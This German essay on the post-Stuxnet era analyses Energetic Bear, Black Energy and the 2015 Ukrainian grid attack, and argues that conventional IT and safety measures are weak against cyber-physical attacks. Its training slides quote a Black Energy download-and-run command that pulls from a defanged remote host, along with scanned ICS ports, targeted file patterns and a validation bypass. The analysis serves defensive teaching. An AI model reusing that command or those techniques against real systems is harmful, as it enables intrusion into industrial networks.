Stuxnet markiert den Beginn eines neuen Zeitalters. Oder, wie ich in einem Blogartikel in 2010 formulierte: *"The Internet will never be the same."* Das Leitmotiv dieses Zeitalters könnte man vielleicht so ausdrücken: Digitalisierung und das Internet werden noch weit mehr Auswirkungen auf unser Leben haben, als wir es bereits ahnten — bis zur Art und Weise, wie uns in internationalen Konflikten engagieren und Kriege führen.[20] Die Möglichkeit cyber-physischer Angriffe steht als neue Realität im Raum und erfordert ein Umdenken in vielen Bereichen. Teilweise hat dieses Umdenken bereits stattgefunden (nämlich innerhalb des Militärs), teilweise nicht.

Der Weckruf

Stuxnet wurde von der Presse schnell als "Weckruf" ("Wakeup Call") bezeichnet. Betreiber von Produktionsanlagen und Politiker würden nun endlich "aufwachen" und sich einer Verstärkung der Cyber-Sicherheit widmen. Man hatte ja nun den Beleg dafür, dass das, was Cyber-Sicherheitsexperten wie mir selbst jahrelang gesagt haben, tatsächlich funktionierte — quod erat demonstrandum.

Es gehört ein großes Maß an Naivität dazu, zu glauben, dass es nach Stuxnet tatsächlich zu einer massiven Erhöhung der Cyber-Sicherheitsmaßnahmen gekommen wäre. Betreiber hörten den Weckruf, fielen aber gleich wieder ins Koma, nachdem man sich selbst versichert hatte (und obendrein noch von den Behörden versichert bekam), dass dieser Fall so völlig individuell sei, dass man selbst nichts zu befürchten habe.

Andere hörten den Weckruf sehr wohl. Das US-Verteidigungsministerium richtete das Cyber Command (CYBERCOM) ein, als Stuxnet schon längst in vollem Gange war. Was dann folgte, waren signifikante Investments im Milliardenbereich (pro Jahr) in offensive Cyber-Kriegsführung. Wie wir seit 2017 wissen, fließen neun Zehntel des Cyber-Budgets vom Pentagon in offensive Projekte und nur ein Zehntel in defensive. Die nachhaltigsten Folgen von Stuxnet zeigten sich nicht in Natanz, sondern in Washington DC, Virginia, und Maryland.[21]

Aber andere Staaten blieben ebenfalls nicht untätig. Mittlerweile betreiben über 100 Nationen offensive militärische Cyberprogramme — inklusive Nordkorea, Iran, Syrien, Tunesien, Dänemark, und neuerdings auch die Bundesrepublik Deutschland. Stuxnet wurde als Operation zur nuklearen Gegenproliferation gestartet, und endete ironischerweise damit, die Tür zu einer völlig neuartigen Proliferation zu öffnen, die viel schwieriger zu kontrollieren ist: Die Proliferation von Cyber-Waffen.

Dabei sind es mehrere Faktoren, die Cyber-Waffen in der Folge von Stuxnet gerade auch für kleinere Staaten geradezu unwiderstehlich machen. Zunächst sind offensive Cyber-Programme geradezu spottbillig, wenn man sie mit traditionellen Militärausgaben vergleicht. Zum Vergleich: Eine moderne Panzerstreitmacht mit Leopard-II-Panzern schlägt mit einer Milliarde Einstandskosten zu Buche. Das gleiche gilt für eine Luftflotte mit Eurofightern. Ein substanzielles offensives Cyber-Programm, mit dem nachhaltig Ziele in ausländischen Kritischen Infrastrukturen ausspioniert und auch gestört werden können, ist schon um die

[20] Eine sehr lesenswerte Darstellung dieses "neuen Zeitalters" findet sich in dem Buch "The hacked world order" von Adam Segal
[21] Virginia beheimatet das Pentagon und die CIA, Maryland die NSA und CYBERCOM.

hundert Millionen aus dem Boden zu stampfen, was dann auch für kleine Volkswirtschaften zu stemmen ist.

Cyber-physische Kampagnen nach Stuxnet


Die Ergebnisse dieser digitalen Aufrüstung sieht man dann auch "im Feld". Zwar nicht, wie ich in 2010 fürchtete, als mehr oder weniger direkte Nachahmungen, und auch — bisher — nicht mit gravierenden physischen Auswirkungen, aber bedrohlich in ganz anderer Hinsicht.

Energetic Bear

Die erste groß angelegte Cyber-Kampagne in der Folge von Stuxnet richtet sich gegen Unternehmen in der Energiebranche. Sie wurde in 2012 bekannt und von der Cyber-Sicherheitsfirma CrowdStrike "Energetic Bear" getauft. Der "Bär" im Namen soll dabei die russische Urheberschaft andeuten.

Energetic Bear richtete, soweit wir bisher wissen, keinen physischen Schaden bei den betroffenen Unternehmen an. Eins ist jedoch klar: Die im Havex-Modul implementierten Funktionen zum Ausspähen von OPC-Server dienen mit hoher Wahrscheinlichkeit der Vorbereitung von Sabotageakten. Das Abziehen eines OPC-Variablenhaushalts hat schließlich keinen Wert für Industriespionage. — Als Seiteneffekt von Havex kam es bei infizierten Unternehmen zum Absturz von Leitsystemen, was fast schon als Ironie zu werten ist. Es handelte sich hier um einen von den Angreifern nicht intendierten Seiteneffekt. Sie wussten offenbar nicht, dass einige Leitsysteme mit integriertem OPC-Server auf einen vollständigen Scan des OPC-Variablenhaushalt mit Absturz reagieren. Auf diesen Umstand hatte ich bereits 2017 öffentlich hingewiesen.

Im Folgenden die wichtigsten Fakten zu Energetic Bear als Präsentations-Charts, wie wir sie in unseren Schulungen verwenden.



RIPE Training

Energetic Bear: Havex und DDEX Payloads

- Nachladen von weiteren Schadcode und Funktionen von C2-Servern
- Ausspionieren von Systemeigenschaften
- Ausspionieren von Informationen über die verwendete Automatisierungstechnik
- Ausspionieren von Passwörtern und Email-Kontakten
- Übermittlung der gefundenen Informationen an C2-Server

RIPE Training

Energetic Bear: Havex und DDEX Payloads

Exfiltrierte Informationen aus dem automatisierungstechnischen **Systemumfeld**:

- **OPC-Infrastruktur** (sofern vorhanden):
  - Suche nach OPC-Servern im Netzwerk (OPC Browsing)
  - Abfrage des Variablenhaushalts der gefundenen OPC-Server (OPC Tag Browsing)
- Netzwerkscan auf folgende Portnummern:

44818	RSLinx, Ethernet/IP == Rockwell Steuerungen
502	Modbus/TCP
102	Siemens-Steuerungen
11234	ScadaPro Server von Measuresoft
12401	IGSS Visualisierungssystem von Schneider Electric

OPC™ OLE for Process Control

RIPE Training

Energetic Bear: Havex und DDEX Payloads

Exfiltrierte Informationen zu **Systemen und Nutzern**:

- Systemeigenschaften der infizierten Systeme:
  System ID, Betriebssystem, Benutzername, Computername, Land, Sprache, IP-Adresse, Liste der Laufwerke, Standardbrowser, laufende Prozesse, Proxy-Einstellungen, Email-Konto, BIOS-Version und Datum, Liste der Dateien und Ordner vom Desktop, „Eigene Dokumente", Programmeordner und Wurzelverzeichnis aller Laufwerke
- Kontaktdaten aus Outlook (>=2007), sofern installiert
- Zugangspasswörter aus den Passwortsafes installierter Webbrowser

RIPE Training

Energetic Bear: SysMain, ClientX, Karagany Payloads

- Erhalten Befehle von C2-Servern
- Können weiteren Schadcode und Funktionen von C2-Servern nachladen
- Senden ermittelte Informationen an C2-Server
- Funktionen:
  - Screenshots
  - Systeminformationen (Benutzer- und Rechnername, Netzwerkinformationen, laufende Prozesse, Dateien im Benutzerverzeichnis, Standardbrowser)
  - Suche nach speziellen Dateien (*pass*.*, *.rtf, *.xls, *.pdf, *secret*.*, *.pst, *.doc, *.vmdk, *.pgp, *.p12, *.mdb, *.tc)

Black Energy

Black Energy ist eine weitere groß angelegte Angriffskampagne, die seit vielen Jahren läuft und ebenfalls hauptsächlich Ziele in der Energiebranche betrifft. Wie zu Energetic Bear auch hier die wichtigsten Faken in Form von Schulungsunterlagen.

RIPE Training

Black Energy

- Schadsoftware, die vermehrt im industriellen Umfeld auftaucht
- Vermutete Urheberschaft in Russland: „Sandworm Team"
- Erste Version in 2007
- Baukastensystem, bereits neue Varianten Black Energy 2 und 3 aufgetaucht
- Greift Windows, Linux und Router an

RIPE Training

Black Energy: Angriffsziele

- Geographisch: Russland, Ukraine, Polen, Litauen, Weißrussland, Aserbaidschan, Kirgisistan, Kasachstan, Iran, Israel, Türkei, Libyen, Kuwait, Taiwan, Vietnam, Indien, Kroatien, Deutschland, Belgien, Schweden
- Branchen:
  - Kraftwerkseigentümer
  - Kraftwerkanlagenhersteller
  - Kraftwerkbetreiber
  - große Hersteller und Ausrüster von kraftwerktypischer Hard- und Software

Black Energy: Infiltration

- **Spearphishing**
  Emails mit angehängtem Zip-File, enthaltene DOC-Datei ist tatsächlich eine ausführbare Datei, die den Schadcode nachlädt und installiert
- **VPN-Zugang mit erbeuteten Zugangsdaten**
  Direkter Zugriff in das Betreibernetzwerk
- **Zero-day Exploit**
  Windows 0-day Exploit ausgenutzt um in Systeme einzudringen
- **Schwachstelle in Microsoft Word**
  Manipuliertes Word-Dokument führt Code aus
- **Visualisierungs-Anwendungen, die vom Internet erreichbar sind**
  Bekannt: GE Cimplicity, Advantech/Broadwin WebAccess, Siemens WinCC/PCS7/TIA

Black Energy: Infiltration

GE Cimplicity

Betroffene Produkte:
- Proficy HMI/SCADA - CIMPLICITY, Version 4.01 bis 8.2
- Proficy Process Systems with CIMPLICITY

Die Schwachstelle wurde mindestens seit Januar 2012 ausgenutzt.
GE reagierte darauf Dezember 2013.

Schwachstelle "Path Traversal"
- Der Server kann veranlasst werden eine .CIM Datei (Cimplicity Screen File) von einem externen Server zu laden.
- Diese .CIM-Dateien beherbergen Code, der BlackEnergy installiert.

Black Energy: Infiltration

GE Cimplicity

CIM-Datei „devlist.cim"
- Diese Datei enthält ein eingebettetes Skript, welches ausgeführt wird, wenn die Datei vom Server geladen wird
- Das Skript lädt die Datei „newsfeed.xml" vom gleichen Server und speichert es im Cimplicity-Ordner mit einem 41 Zeichen langen und zufälligen Dateinamen mit der Dateiendung .wsf
- Diese .wsf-Datei (Windows Script File) wird anschließend mit dem Kommandozeilenprogramm cscript.exe gestartet
- Das Skript lädt dann die Datei „category.xml" nach und speichert sie als CimWrapPNPS.exe im Cimplicity-Ordner ab
- CimWrapPNPS.exe ist ein Black-Energy-Installationsprogramm, das sich nach Infektion des Rechners selbst löscht

Black Energy: Infiltration

GE Cimplicity

CIM-Datei „config.bak"
- Dieses Skript wird beim Laden ausgeführt und lädt direkt das Black-Energy-Installationsprogramm nach und speichert ihn als CimCMSafegs.exe im Cimplicity-Ordner
- CimCMsafegs.exe löscht sich selber nach Infektion des Rechners

Inhalt config.bak:

```
cmd.exe /c "copy \\94[dot]185[dot]85[dot]122\public\default.txt
   "%CIMPATH%\CimCMSafegs.exe" && start "WOW64" "%CIMPATH%\CimCMSafegs.exe"
```


Black Energy: Infiltration

Siemens WinCC/PCS7/TIA

Betroffene Produkte/Versionen:
- SIMATIC WinCC V7.0 SP3 und früher
- SIMATIC WinCC V7.2: Alle Versionen < V7.2 Update 9
- SIMATIC WinCC V7.3: Alle Versionen < V7.3 Update 2
- SIMATIC PCS7 V7.1 SP4 und frühere
- SIMATIC PCS7 V8.0: Alle Versionen < V8.0 SP2
- SIMATIC PCS7 V8.1: Alle Versionen mit enthaltenem WinCC V7.3 < Update 2
- TIA Portal V13 (mit WinCC Professional Runtime): Alle Versionen < V13 Update 6

Black Energy: Infiltration

Siemens WinCC/PCS7/TIA

Die Schwachstellen sind seit Dezember 2014 bekannt

Zwei Schwachstellen werden ausgenutzt:
- Ähnlich wie bei GE Cimplicity kann nicht autorisierter Code per Netzwerk zur Ausführung gebracht werden
- Durch spezielle Datenpakete können beliebige Dateien vom Rechner heruntergeladen werden

Siemens nennt keine technischen Details zu den Schwachstellen

Black Energy: Infiltration

Advantech/Broadwin WebAccess

Betroffene Produkte:
WebAccess V7.1 und älter

Die Schwachstellen wurden im März 2014 bekannt
(Viele Schwachstellen bereits 2011 in der Vorversion WebAccess V7.0 bekannt)

- Das Produkt enthält mehrere Schwachstellen, die zur Ausführung von entferntem Code und zur Beschaffung beliebiger Dateien vom HMI-Rechner verwendbar sind
- Welche dieser Schwachstellen von Black Energy ausgenutzt werden ist noch nicht bekannt, jedoch wurden viele Black-Energy-Installationen auf Rechnern mit dieser Software gefunden

Black Energy: Infiltration

Advantech/Broadwin WebAccess

ActiveX Control „BWOCXRUN.BwocxrunCtrl.1 "
Dieses eingesetzte ActiveX-Control bietet mehrere API-Funktionen für Fremdsoftware, die missbraucht werden können:

- OpenUrlToBuffer
  Liefert den Inhalt einer beliebigen URL, auf die der Server Zugriff hat
- CreateProcess
  Startet ein Programm oder Prozess auf dem Server (auch entfernter Code über UNC-Adressierung).
  Der Aufruf der Funktion wird zwar validiert um missbräuchliche Verwendung zu verhindern, wenn in der übergebenen Kommandozeile jedoch die Zeichenketten „\setup.exe", „bwvbprt.exe" oder „bwvbprtl.exe" vorkommen, wird diese Validierung nicht durchgeführt

RIPE Training

Black Energy: Schadmodule für Linux

weap	DDoS-Angriff
ps	Password Stealer, verwendet verschiedene Protokolle (SMTP, POP3, IMAP, HTTP, FTP, Telnet)
nm	Portscanner, speichert Banner der gefundenen Dienste
snif	Netzwerksniffer, speichert Source und Target IP-Adressen und verwendete Ports
hook	Kommunikation mit C2-Servern, Nachladen von neuen Modulen etc.
uper	Updatemodul zur Installation neuer Versionen

RIPE Training

Black Energy: Schadmodule für Windows

fs	Sucht nach vorgegebenen Dateitypen, ermittelt System- und Netzwerkinformationen
ps	Password Stealer, verwendet verschiedene Protokolle (SMTP, POP3, IMAP, HTTP, FTP, Telnet)
ss	Erstellt Screenshots
vsnet	Verbreitet Schadcode im Netzwerk (psexec, Zugriff auf Admin-Shares)
rd	Remote Desktop
scan	Portscanner
grc	Lädt über plus.google.com (Google+) ein Bild herunter, welches versteckt eine neue Konfiguration enthält. Zwei Konten bei Google+ sind bekannt, eines davon hatte 75 Millionen Zugriffe
jn	Infiziert andere Dateien im lokalen Dateisystem, in Shares und auf mobilen Datenträgern mit heruntergeladenem Schadcode

RIPE Training


Black Energy: Schadmodule für Windows

cert	Stiehlt Zertifikate
sn	Protokolliert Netzwerkverkehr, extrahiert Login-Passwörter von verschiedenen Diensten (HTTP, LDAP, FTP, POP3, IMAP, Telnet)
tv	Setzt Zugriffspasswort für TeamViewer
prx	Proxy Server
dstr	Überschreibt Festplatten mit Zufallsdaten zu einem bestimmten Zeitpunkt
kl	Keylogger
upd	Updatemodul
usb	Ermittelt Geräte-ID und Laufwerksgeometrie von angeschlossenen USB-Geräten
bios	Ermittelt Information über BIOS, Motherboard, Prozessor und Betriebssystem

RIPE Training

Black Energy: Schadmodule für IOS

Erase-nvram	Löschen des NVRAM
format-flash	Flashspeicher löschen
erase-startup-config	Startup-Konfiguration löschen



Der Cyber-Angriff auf das ukrainische Stromnetz in 2015


Um Weihnachten 2015 kam es in der Ukraine zum zweiten bezeugten Fall eines cyber-physischen Angriffs in der Geschichte. Dort wurde von bislang unbekannten Tätern die Stromversorgung von etwa 200.000 Haushalten für einige Stunden unterbrochen. Damit wurde manifest, wovor sich viele seit langem fürchteten: Ein Cyber-Angriff auf das Stromnetz.

Angegriffen wurde in der Ukraine die Stromverteilung an die Haushalte. Die Angreifer nutzten einen legitimen Fernbedienungszugang in die Leitzentrale und hatten dadurch nicht nur die Fähigkeit, Schadsoftware im Computernetz zu verbreiten, sondern auch, das Leitsystem per Tastatur und Maus fernzubedienen. Jemand, der sich mit der eingesetzten Leittechnik ausgekannt haben muss, schaltete dann einfach über die Benutzeroberfläche des Leitsystems den Strom ab, während die Bediener in der Leitzentrale ungläubig staunend zuschauten. Zuvor hatten die Angreifer aber noch dafür gesorgt, dass die Umspannstationen nicht mehr über die Computernetze erreichbar waren und dass die Notstromversorgung des Kontrollzentrums nicht funktionierte, so dass selbst dort die Lichter ausgingen.

Was sich für den Laien wie eine Demonstration von Hacker-Superkräften anhören mag, erzeugt beim Fachmann Kopfschütteln. Der ukrainische Stromversorger war so ungeschützt, dass man mindestens von Fahrlässigkeit sprechen muss. Wer eine bemannte Leitzentrale mit einem Fernbedienungszugang versieht, über den jederzeit und von jedem Ort über das Internet — sofern man die Zugangsdaten hat — auf Netzwerke und Softwareanwendungen zugegriffen werden kann, schafft völlig ohne Not eine Sicherheitslücke größer als ein Scheunentor. Noch deutlicher wird das Bild, wenn man sich die anderen Komponenten des Angriffs anschaut. Dass Steuerungstechnik allgemein und im speziellen auch die hier manipulierten Seriell-auf-Ethernet-Gateways dadurch unbrauchbar gemacht werden können,

dass — wie im vorliegenden Fall — eine fehlerhafte Firmware aufgespielt wird, ist seit 2008, als diese Schwachstelle vom amerikanischen Heimatschutzministerium unter dem Codenamen "Boreas-Schwachstelle" veröffentlicht wurde, bekannt. Gekümmert haben sich seither wenige darum.

Noch bizarrer ist das Abschalten der Notstromversorgung. Was sich wie ein Hacker-Kunststück anhören mag, ist tatsächlich eher trivial. Moderne unterbrechungsfreie Stromversorgungen (USV) werden oft an das Computernetz angeschlossen, damit man ihren Betriebszustand auf einfache Weise (d.h. ohne vom Schreibtischstuhl aufzustehen) überprüfen kann. Bei vielen Produkten gibt es dazu auch die Möglichkeit, die USV per Netzwerk an- und abzuschalten. Wer diese Möglichkeit nicht deaktiviert, sollte sich dann später nicht wundern, wenn seine Notstromversorgung gerade dann nicht funktioniert, wenn man sie am nötigsten braucht.



Unterbrechungsfreie Stromversorgungen werden häufig an Computernetze angeschlossen, um die Überwachung und Bedienung zu erleichtern. Wer das macht, sollte sich nicht wundern, wenn seine USV im Fall des Falles nicht funktioniert.

Was wir bei diesem Angriff sehen, scheint zum Modell für cyber-physische Angriffe zu werden. Es geht nicht darum, Menschen zu töten oder nachhaltig zu schädigen. Es geht eher darum, eine "robuste Botschaft" zu senden. Der Inhalt dieser Botschaft mag sich dann im politischen Kontext bewegen, beispielsweise darüber, dass man nicht damit zufrieden war, dass ukrainische Kräfte einige Monate zuvor die Stromversorgung zur Krim unterbrochen hatten, indem sie einen Strommasten zerstörten. Zweifellos gehört es ebenfalls zu der Botschaft, zu zeigen, das man schon könne, wenn man denn wolle.[22]

Warum konventionelle IT-Sicherheitsmanahmen und selbst Safety wenig bringen

Wir können davon ausgehen, dass Iran nicht besonders gut gegen einen Cyber-Angriff vom Stuxnet-Kaliber geschützt war. Wir können allerdings ebenfalls davon ausgehen, dass es Iran wenig geholfen hätte, die volle Bandbreite der üblichen IT-Schutzmaßnahmen anzuwenden. Und dies gilt insbesondere auch für Schutzmaßnahmen, die im Gefolge von Stuxnet gerade damit beworben werden, ebensolche Angriffe vereiteln zu können. Im Folgenden zeige ich die Beschränkungen der heute überwiegend verwendeten *Best Practices* auf. Damit soll nicht gesagt werden, dass alle diese Maßnahmen wirkungslos wären. Es soll die Beschränktheit

[22] Eine ausführlichere Analyse der politischen Implikationen habe ich in dem Aufsatz Cyber Power: An emerging factor in national and international security gegeben

dieser Schutzmaßnahmen aufgezeigt werden, die es erforderlich macht, zu neuen Konzepten und Alternativmethoden zu greifen.

Warum IT-Schutzmaßnahmen gegen cyber-physische Angriffe ziemlich machtlos sind

Antivirus-Software hilft nicht gegen einen Stuxnet-ähnlichen Angriff aus einem einfachen Grund. Sie funktionieren dadurch, dass sie bekannte Schadsoftware auf der Basis einer Signatur identifizieren, welche in der Datenbank des Antivirus-Herstellers gespeichert ist. Leider wird es aber keine Signatur geben für speziell designte Schadsoftware, die gar nicht als solche erkannt wird, weil sie kein offensichtliches "merkwürdiges" Verhalten auf Computersystemen erzeugt. Als Paradebeispiel dient gerade Stuxnet, dessen erste Version 2007 der Antivirus-Industrie in Form eines Uploads auf VirusTotal geradezu ins Gesicht gerieben wurde. Trotzdem wurde dieses Upload erst ganze sechs Jahre später als bösartig erkannt, und nur unter Zuhilfenahme eines Vergleichs mit dem Angriffscode aus der späteren Version. Eine schallende Ohrfeige für die Antivirus-Industrie. Schadsoftware, die wie die erste Variante von Stuxnet gestaltet ist, ist praktisch nicht von einer legitimen Anwendung unterscheidbar und fliegt damit unterhalb des Antivirus-Radars. Selbst die zweite Version mit der Manipulation der Zentrifugendrehzahl verbrachte mindestens ein Jahr in der freien Wildbahn, bevor sie von der Antivirus-Industrie entdeckt wurde — obwohl sie vollgepackt war mit Zero-Day-Exploits.

Das regelmäßige Aufspielen von Security Patches bringt für die Leit- und Automatisierungstechnik ebenfalls wenig, da die mit großem Abstand wichtigsten Sicherheitsschwachstellen in diesem Bereich keine "Bugs" (Programmierfehler) sind, sondern legitime Produktmerkmale, die vom Hersteller absichtlich so gestaltet wurden. So vertrat der betroffene Hersteller (Siemens) zunächst den Standpunkt, dass Stuxnet ausschließlich Sicherheitsschwachstellen des Betriebssystems von Microsoft ausnutzte. Wenn man ausschließlich Programmierfehler als Schwachstellen sieht, hat das sogar eine gewisse Logik. Zumindest gab es zwei Jahre später einen öffentlichen Schwachstellen-Report zu der von Stuxnet in der Siemens-Software *Simatic Manager* ausgenutzten Schwachstelle, über die beliebiger Code geladen und ausgeführt werden konnte (CVE-2012-3015). Für andere von Stuxnet genutzte Schwachstellen wie beispielsweise die Beschreibbarkeit des Prozessabbilds der Eingänge und damit die Möglichkeit, Sensordaten für die Steuerungslogik zu verfälschen, gibt es noch immer keinen "Patch". Man kann das bewerten wie man will, es ändert nichts an der Konsequenz: Im industriellen Umfeld bringen Sicherheitspatches weit weniger als in der IT, wo man sich einigermaßen sicher sein kann, das mit den letzten "Patches" die größten — bekannten — Sicherheitslücken behoben sind.

Netzwerksegmentierung mit Firewalls, Datendioden, "Air Gaps" und so weiter ist prinzipiell eine gute Sache, aber leider nicht genug, um das Problem zu lösen. Es ist geradezu frappierend zu sehen, wie viele Betreiber von Industrieanlagen öffentlich behaupteten, ihnen könne so etwas wie Stuxnet gar nicht passieren, weil ihre kritischen Netze durch einen "Air Gap" gesichert seien (d.h. sie haben keine Verbindung zum Internet und zu anderen Unternehmensnetzen — zumindest keine, die dem Vortragenden so einer Meinung bekannt wäre). Gerade in Natanz gab es diesen "Air Gap", und er wurde mit relativer Leichtigkeit von den Angreifern überwunden. Das gelang durch die Infektion von USB-Sticks und Laptops von Fremdfirmen; ein Szenario also, was in nahezu jeder Industrieumgebung und auch im militärischen Umfeld eine hohe Aussicht auf Erfolg hat. Nur ein inkompetenter Angreifer würde versuchen, ein hochwertiges Ziel wie eine große Industriefirma direkt anzugreifen. Der


Königsweg führt über die Vielzahl von Fremdfirmen wie beispielsweise kleine Ingenieurbüros, die wenig von Cyber-Sicherheit gehört haben.

Die Erkennung von Anomalien im Netzwerkverkehr ist in den letzten zwei Jahren im industriellen Umfeld besonders populär geworden, was gerade im Kontext von Stuxnet merkwürdig erscheinen muss. Der entscheidende Angriffsvektor — Aufspielen von bösartigem Steuerungscode von einem legitimen Engineering-System — lässt sich gerade nicht mit dieser Technologie erkennen.

Aber wir haben doch Safety-Komponenten!

Ein hartnäckiges Missverständnis besteht oft dort, wo durch Fehlsteuerungen und Anlagenausfälle Personenschäden möglich sind. In solchen Umgebungen findet man Safety[23]-Architekturen, die dafür sorgen, dass es im Fall des Falles zu einer Sicherheitsabschaltung der Anlage kommt. Manche Betreiber verbinden damit die Hoffnung, dass es auch im Falle eines Cyber-Angriffs nicht zum Schlimmsten kommen könnte. Diese Meinung ist gefährlicher Unsinn.

Safety-Architekturen bilden im Kern einen Schutz gegen unvorhergesehene Komponenten-ausfälle und stochastisches Fehlverhalten. Innerhalb dieses kleinen Universums kann man eine sehr zuverlässige Wissenschaft entwickeln, die mit hoher Präzision zu praxisbewährten Lösungen kommt. Einige konzeptionelle Grundpfeiler dieser Wissenschaft lauten: Redundanz, Diversität, Fehlereintrittswahrscheinlichkeit. Im Kontext einer hoch digitalisierten Umgebung, in der mit bösartigen Manipulationen gerechnet werden muss, werden diese Konzepte zu Seifenblasen.



Safety Bubbles: Bewährte Konzepte aus der Safety bringen in einer hoch digitalisierten Umgebung weniger Schutz als erhofft. Chart aus meinem Vortrag "Critical Penetration: Finding the Disaster built into the Plant".

Redundanz bietet einen hohen Schutz gegen den Ausfall einer bestimmten Komponente wie beispielsweise einer SPS. Gegenüber einer vorsätzlichen digitalen Manipulation ist der Schutz gleich Null. Es gibt Indizien dafür, dass Iran die fehlertolerante SPS S7-417H eingesetzt hat und diese von Stuxnet infiziert wurde. Kein Problem — wer *eine* S7-CPU infizieren kann, kann auch zwei CPUs infizieren. Und da das beabsichtigte Verhalten kein Ausfall der Steuerung

[23] Die deutsche Sprache hat nur ein einziges Wort für Sicherheit, wogegen im Englischen zwischen Security und Safety unterschieden wird. Der Eindeutigkeit halber wird deshalb auch im Deutschen von "Safety" gesprochen, wenn man Schutzmaßnahmen meint, die gegen Personen- und Umweltschäden schützen sollen und regelmäßig eine Sicherheitsabschaltung einleiten und durchführen.

war, sondern eine Manipulation der Steuerungslogik, hat der Redundanzmanager davon auch nichts mitbekommen. Diversität erhöht die Störfestigkeit gegenüber Fehlverhalten und Ausfällen exponentiell, die Schwierigkeit für einen digitalen Angreifer aber nur linear. Der Angreifer muss also nur willes und fähig sein, ein weiteres Produkt oder eine weitere Technologie zu kompromittieren, um Diversität aushebeln zu können.

Betrachtet man das große Ganze, ergibt sich ein ernüchterndes Bild. Die Zuverlässigkeit, die wir von Safety-Architekturen gewohnt sind, erstreckt sich nicht in die Welt der Security. Denn hier geht es nicht um den mehr oder weniger zufälligen Ausfall isolierter Komponenten, sondern um *koordinierte Fehlsteuerungen*, die ohne weiteres einwandfrei arbeitende Safety-Komponenten aushebeln können. Ich habe dies in meinem Vortrag "Critical Penetration"[24] verdeutlicht, in dem ich ein Szenario erläutere, mit dem die Möglichkeit besteht, in einem Atomreaktor per Cyber-Angriff eine Kernschmelze herbeizuführen — und dies, ohne das Safety-System überhaupt zu manipulieren. Das Szenario in diesem Fall besteht darin, durch geschickte Manipulation scheinbar wenig safety-relevanter Anlagenteile (hier: Kühlwasser-vorwärmer) eine Situation zu erzeugen, die außerhalb der vom Safety-Design angenommenen möglichen Betriebs- und Störungsparameter liegt. Für das Safety-Design ist diese Parameteränderung — hier: Ausfall sämtlicher Kühlwasservorwärmer auf einmal — so unwahrscheinlich, dass sie gar nicht in Betracht gezogen wurde. Für einen kompetenten Cyber-Angreifer bietet sie daher ein erfolgversprechendes Szenario.

Apropos Wahrscheinlichkeiten. Gerade im Nuklearumfeld sind wir gewohnt, mit Eintrittswahrscheinlichkeiten im Bereich von "einmal innerhalb von mehreren zehntausend Jahren" zu rechnen. Im Kontext von Cyber-Angriffen ist dieser Betrachtungshorizont völlig unangemessen, da wir noch nicht einmal hundert oder auch nur zwanzig Jahre in die Zukunft schauen können[25]. Im Hinblick auf unsere Kritische Infrastruktur bedeutet das nicht nur, dass wir hier mit der Digitalisierung wesentlich höhere Risiken eingehen als bisher bekannt, sondern auch, dass uns zur Entwicklung effektiver Lösungsansätze nicht viel Zeit bleibt. Der Wettlauf zwischen Angreifern (vulgo: Hackern) und Verteidigern wurde bislang immer von den Angreifern gewonnen. Dabei darf es nicht bleiben — und muss es auch nicht.

Können nicht-staatliche Akteure cyber-physische Angriffe planen und ausführen?

